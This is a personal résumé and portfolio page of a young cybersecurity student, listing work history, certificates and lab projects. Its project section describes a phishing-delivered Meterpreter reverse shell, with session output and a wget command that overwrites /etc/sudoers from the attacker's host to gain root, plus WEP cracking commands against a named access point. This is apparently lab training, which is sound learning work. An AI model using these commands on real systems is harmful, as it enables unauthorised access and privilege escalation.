# Jaxon Watt

mail@jaxonwatt.com

https://jaxonwatt.com

https://github.com/emcrald

**I am currently 18 years old with a passion for cybersecurity and a keen understanding of penetration testing. Seeking a position in Cybersecurity through practical on-the-job experience.**

**Work Experience:**

- IT Administration Officer| Fit4Duty, Cleveland (2025 - Present)
  - IT Support
  - Network Security
  - Administration
  - Troubleshooting
- Junior Technician | Sublime Technologies, Capalaba (2022 - 2023)
  - Installation of Security Products
  - Home Automation
  - Networking
- Volunteer | Red Cross, Gatton (2017)

**Certifications:**

- TAFE Certificate IV Cybersecurity
- TAFE Certificate II Autonomous Technologies
- Codecademy Certificate in Fundamentals of Cyber Resilience and Risk Management Skill Path
- ICAS Certificate in Digital Technologies
- Future Learn Certificate in Introduction to Physical Computing
- Codecademy Certificate in Learn JavaScript
- Certificate in Machine Learning with Python and Raspberry Pi

**Cybersecurity Skills:**

- Penetration Testing (Web, Network, API)
- Capture The Flag (CTF) Experience
- Web Application Security (OWASP Top 10)
- Ethical Hacking (Kali Linux, Metasploit, Burp Suite)
- Network Security (Firewalls, VPNs, Packet Analysis)

**Programming Skills:**

- Python (Automation, Scripting)
- JavaScript (Web Development, Discord Bot Development)
- Bash (Linux Scripting, Automation)
- HTML & CSS (Web Development)


**Education:**

- TAFE Certificate IV in Cybersecurity (2024 - 2025)
- TAFE Certificate II in Autonomous Technologies and Networking (2023 - 2024)
- Home-schooled (2021 - 2023)

# Showcase & Projects:

### Capture The Flag (CTF) Exercises

I collaborated with a team to design and implement a secure network infrastructure using real Cisco routers and switches as part of a blue team vs. red team challenge. Developed a vulnerable web dashboard hosted on a Raspberry Pi, which the red team could exploit through XSS injection and brute-force attacks. This exercise involved network security, penetration testing and defense strategies, providing hands-on experience in identifying vulnerabilities, hardening systems, and analyzing attack methods.




### Reverse Shell Exploitation with Metasploit

I executed a phishing attack to gain a reverse shell on a Fedora instance. Sent a malicious email containing a payload that, once executed, established a Meterpreter session. After gaining remote access, performed privilege escalation by exploiting a misconfiguration in the sudoers file. Downloaded and replaced the existing sudoers file with a modified version from 192.168.1.3:8080/sudoers, allowing root access. Demonstrated real-world attack techniques and the importance of securing privileged files.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.3:5555
[*] Sending stage (39927 bytes) to 192.168.1.20
[*] Meterpreter session 2 opened (192.168.1.3:5555 → 192.168.1.20:60184) at 2025-02-28 09:30:25 +1000

meterpreter > shell
Process 5455 created.
Channel 0 created.
whoami
apache
id
uid=48(apache) gid=48(apache) groups=48(apache)
```


```
wget http://192.168.1.3:8080/sudoers -O /etc/sudoers
--2025-02-28 19:53:21--  http://192.168.1.3:8080/sudoers
Connecting to 192.168.1.3:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4447 (4.3K) [application/octet-stream]
Saving to: '/etc/sudoers'

     0K ....                                                  100%  342M=0s

2025-02-28 19:53:21 (342 MB/s) - '/etc/sudoers' saved [4447/4447]
```


### Wi-Fi WEP Cracking with Aircrack-ng


I performed a WEP network attack by capturing encrypted packets and using aircrack-ng to recover the key. To accelerate the attack, I generated traffic on the network using aireplay-ng, forcing the router to produce more IV packets. This increased the chances of successful key extraction. The exercise highlighted the vulnerabilities of WEP encryption and demonstrated the importance of using stronger security protocols like WPA2/WPA3.

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng -c 2 --bssid C0:56:27:B7:32:70 -w dump wlan0 # Jaxon Watt
23:33:44  Created capture file "dump-09.cap".
```

```
┌──(root㉿kali)-[/home/kali]
└─# aireplay-ng -3 -b C0:56:27:B7:32:70 -h C8:D7:19:BF:09:A4 wlan0 # Jaxon Watt
23:36:17  Waiting for beacon frame (BSSID: C0:56:27:B7:32:70) on channel 1
Saving ARP requests in replay_arp-0227-233617.cap
You should also start airodump-ng to capture replies.
Read 697 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```










**Web Development Projects**

Developed multiple web applications, including an F1-themed Wordle game, a URL shortener and an image converter, using HTML, CSS, JavaScript and serverless technologies. These projects showcase skills in frontend development, UI/UX design in Figma and backend integration. Deployed on Netlify, leveraging Netlify Functions, MongoDB and Sharp for dynamic

**Arduino Projects**

These photos showcase my use of Arduino Pi for various projects. I've built and programmed devices like prosthetic hands, drawing machines, and my most recent and ongoing project the “Third Thumb”. These projects combine 3D printing and electronics.





**Website and Bot Hosting**

This photo shows my mini server rack which contains a dual Raspberry Pi setup and a Proxmox Cluster, which serves as the hub for hosting my websites jaxonwatt.com and revinal.xyz, as well as various discord bots including Revinal and Enquirer.